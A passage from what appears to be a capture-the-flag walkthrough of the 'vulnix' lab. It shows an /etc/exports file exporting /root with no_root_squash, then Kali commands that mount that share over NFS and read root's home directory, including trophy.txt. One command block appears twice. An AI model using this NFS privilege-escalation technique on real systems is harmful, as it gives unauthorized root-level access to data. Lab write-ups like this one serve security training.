


```
  GNU nano 2.2.6                  File: /var/tmp/exports.XXLhNan0

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)
/root    *(rw,no_root_squash)
```


After that we restart the machine and we execute same conditions with vulnix as



```
┌──(root㉿kali)-[/]
└─# mkdir  /mnt/priv

┌──(root㉿kali)-[/]
└─# mount -t nfs 192.168.222.129:/root /mnt/priv

┌──(root㉿kali)-[/]
└─# ls mnt
nfs  priv  vulnix

┌──(root㉿kali)-[/]
└─# ls /mnt/priv
trophy.txt
```



```
┌──(root㉿kali)-[/]
└─# mkdir  /mnt/priv

┌──(root㉿kali)-[/]
└─# mount -t nfs 192.168.222.129:/root /mnt/priv

┌──(root㉿kali)-[/]
└─# ls mnt
nfs  priv  vulnix

┌──(root㉿kali)-[/]
└─# ls /mnt/priv
trophy.txt

┌──(root㉿kali)-[/]
└─# su root
┌──(root㉿kali)-[/]
└─# cd mnt

┌──(root㉿kali)-[/mnt]
└─# su priv
su: user priv does not exist or the user entry does not contain all the required fields

┌──(root㉿kali)-[/mnt]
└─# cd priv

┌──(root㉿kali)-[/mnt/priv]
└─# id
uid=0(root) gid=0(root) groups=0(root)
```



```
┌──(root㉿kali)-[/mnt/priv]
└─# pwd
/mnt/priv

┌──(root㉿kali)-[/mnt/priv]
└─# whoami
root

┌──(root㉿kali)-[/mnt/priv]
└─# ls
trophy.txt

┌──(root㉿kali)-[/mnt/priv]
└─# ls -la
total 28
drwx------ 3 root root 4096 Sep  2  2012 .
drwxr-xr-x 5 root root 4096 Sep 25 17:09 ..
-rw------- 1 root root    0 Sep  2  2012 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc
drwx------ 2 root root 4096 Sep  2  2012 .cache
-rw-r--r-- 1 root root  140 Apr 19  2012 .profile
-r-------- 1 root root   33 Sep  2  2012 trophy.txt
-rw------- 1 root root  710 Sep  2  2012 .viminfo
```

Boooom ,we are root 😊